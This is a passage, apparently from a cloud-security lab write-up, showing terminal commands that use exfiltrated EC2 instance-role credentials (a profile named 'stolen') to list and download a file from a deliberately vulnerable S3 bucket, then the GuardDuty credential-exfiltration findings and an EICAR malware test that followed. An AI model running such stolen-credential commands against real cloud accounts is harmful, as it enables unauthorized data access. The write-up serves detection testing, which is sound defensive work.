uvkOv6F8Ny75mwBiM0X8wJA96ReyspUrQ5GicllF1EgusRF29OtbyundL8BnZLMYKWai7wRWAl72jCo54AvjR9gMR0gdBsD1oI4jPCrYN0Uoh4gRvZk6cvxSRyFxJiYiR0Rws9iDU2nWmZbi7N4fqHifPVdbh
aAxpkYFQpnUlT7dMT7ziIUXdX9MYB5NzDRmEcGhzHuAo5/FOCTCb8OQR3YI6RX7emGHcEk2zjKwQMVGfpYIp32As5fj5mNj8+0YIYD/Rm653WtNSxtlirFQTbtHgkinAo7kVXvP6M8qlkQSySGhmA7F5yU992
oZ0GtCXEtsbTB3f8CvVGeqQiFthSMFf92Sx6phdi4izDkuLu/BjqyAfxsZ+EmD33LlUBtdtTW9bq6BQ++XmRgP+9OTbZ6fA580EtpH3BvZDyMPADPDo//FgyXpkjkAHOHSFV2AeFhq+qnxE2GGbLzflRqtY3g
80acxQYlnA4brqGOevkAzCd0yQD6ZkvAH+5z+1DNGJY3bNx8mVmRVeq5d/lj9TbMGnMVxqbsmq6XAxgkKYe0XxnzXPsAUgJQLcMJnDV3Fasda5KPkxqoNFN63tpp+oUUojR2WYs="
~ $ aws s3 ls --profile stolen

An error occurred (AccessDenied) when calling the ListBuckets operation: User: arn:aws:sts::039612851041:assumed-role/vulnerablewebapp-TheRole-6yiHfFZ30fjZ/i
-0db77b53febbb1325 is not authorized to perform: s3:ListAllMyBuckets because no identity-based policy allows the s3:ListAllMyBuckets action
~ $ aws configure get region
~ $ aws s3 ls s3://$JUICESHOPS3BUCKET --profile stolen
2025-04-02 21:33:00         78 secret-information.txt
~ $
~ $ curl -s http://169.254.169.254/latest/dynamic/instance-identity/document | jq -r .region
~ $
~ $ aws s3 cp s3://$JUICESHOPS3BUCKET/secret-information.txt . --profile stolen
download: s3://vulnerablewebapp-thesecurebucket-qu2vniy4nr6f/secret-information.txt to ./secret-information.txt
~ $ cat secret-information.txt
Dang it - if you can see this text, you're accessing our private information!
~ $
```

GuardDuty's Findings

After performing the attack, GuardDuty reported a finding within approximately 6 minutes. Findings are timestamped with:

EventFirstSeen: 2025-04-03T20:46:22Z

CreatedAt (finding creation): 2025-04-03T20:52:51Z

This means GuardDuty detected and generated the alert 6 minutes after the unauthorized activity began, indicating relatively quick threat detection in the environment.

There were two instances of the same GuardDuty finding.

Both findings were titled:

"Credentials for the EC2 instance role vulnerablewebapp-TheRole-6yiHfFZ30fjZ were used from a remote AWS account."

This indicates that the same compromised credentials were detected being used more than once from a remote AWS account, triggering two separate alerts with the finding type:

UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS


Both were flagged with a high severity of 8.0, showing that GuardDuty identified repeated suspicious use of the credentials.

"Credentials created exclusively for an EC2 instance using instance role vulnerablewebapp-TheRole-6yiHfFZ30fjZ have been used from a remote AWS account 792359258118."

This means the instance role credentials, which should have only been used by the EC2 instance, were exfiltrated and then used from outside the account — a clear sign of unauthorized access. The finding also identified the source IP, remote AWS account, and included the type:

UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS

This alerts the security team that the credentials were compromised and used inappropriately inside the AWS environment.



Summary

View and analyze security trends based on GuardDuty findings in your AWS environment.

Overview

Attack sequences - new	Total findings	Resources with findings	Accounts with findings
0	2	2	1

Findings - new

Prioritize triaging and remediating topmost severity detections.

Critical	High	Medium	Low
0	2	0	0

Findings	Severity
Credentials for the EC2 instance role vulnerablewebapp-TheRole-6yiHfFZ30fjZ were used from a remote AWS account.	High
Credentials for the EC2 instance role vulnerablewebapp-TheRole-6yiHfFZ30fjZ were used from a remote AWS account.	High

Most common finding types

🟦 UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS 🟥 Others

Resources with most findings

Resource	Account	Finding count	Last generated
AccessKey ASIAQSOI4ENQUGBQKDDN	039612851041	1	an hour ago
S3Bucket vulnerablewebapp-thesecurebucket-qu2vniy4nr6f	039612851041	1	38 minutes ago

Findings by severity

Total findings

2
1.5
1

Extra: Malware Protection

I uploaded the EICAR test file to the S3 bucket to verify that Amazon GuardDuty Malware Protection is working as expected.

The EICAR test file is a harmless, industry-standard file developed by the European Institute for Computer Antivirus Research (EICAR). It’s designed to trigger antivirus and malware detection systems without containing any real threat.

Uploading this file allows us to safely test GuardDuty's ability to detect malware activity in an S3 bucket—confirming that Malware Protection is properly enabled and functional.

Yes, after uploading the EICAR test file to the S3 bucket, GuardDuty immediately detected it as malware. The finding details are as follows:

Finding Type: Object:S3/MaliciousFile

Severity: High

File Detected: EICAR-test-file.txt


Resource Affected: S3 bucket vulnerablewebapp-thesecurebucket-qu2vniy4nr6f

Detection Time: 2025-04-03 18:05:45 UTC

Finding ID: b8cafed82876c20def97cf253d07d932

File Hash (SHA-256): 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f

This confirms that GuardDuty Malware Protection is working correctly and can effectively detect potentially harmful objects in your S3 buckets.



A malware scan on your S3 object EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

High First seen a minute ago, last seen a minute ago Info

A malware scan on your S3 object arn:aws:s3:::vulnerablewebapp-thesecurebucket-qu2vniy4nr6f/EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

Investigate with Detective

This finding is Useful Not useful

Overview

Finding ID	b8cafed82876c20def97cf253d07d932
Type	Object:S3/MaliciousFile
Severity	HIGH
Region	us-east-1
Count	1
Account ID	039612851041
Resource ID	vulnerablewebapp-thesecurebucket-qu2vniy4nr6f
Created at	04-03-2025 18:05:45 (a minute ago)
Updated at	04-03-2025 18:05:45 (a minute ago)

Resource affected

Resource type	S3Object

S3 objects

ARN	arn:aws:s3:::vulnerablewebapp-thesecurebucket-qu2vniy4nr6f/EICAR-test-file.txt
Key	EICAR-test-file.txt
E tag	44d88612fea8a8f36de82e1278abb02f
Hash	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f

S3 buckets

Destination: vulnerablewebapp-thesecurebucket-qu2vniy4nr6f

Name	vulnerablewebapp-thesecurebucket-qu2vniy4nr6f
Type	Destination
ARN	arn:aws:s3:::vulnerablewebapp-thesecurebucket-qu2vniy4nr6f
Effective permission	NOT_PUBLIC
Created at	04-02-2025 21:29:39 UTC

Default server side encryption

Encryption type	AES256

Owner

ID	11b41a917f508a2b93c8b930c2f7b1b98c795abcf4839b9fe9a7402a9cd7e412

Tags

aws:cloudformation:stack-id	arn:aws:cloudformation:us-east-1:039612851041:stack/vulnerablewebapp/90c1b790-1009-11f0-985a-0ebd25ef6105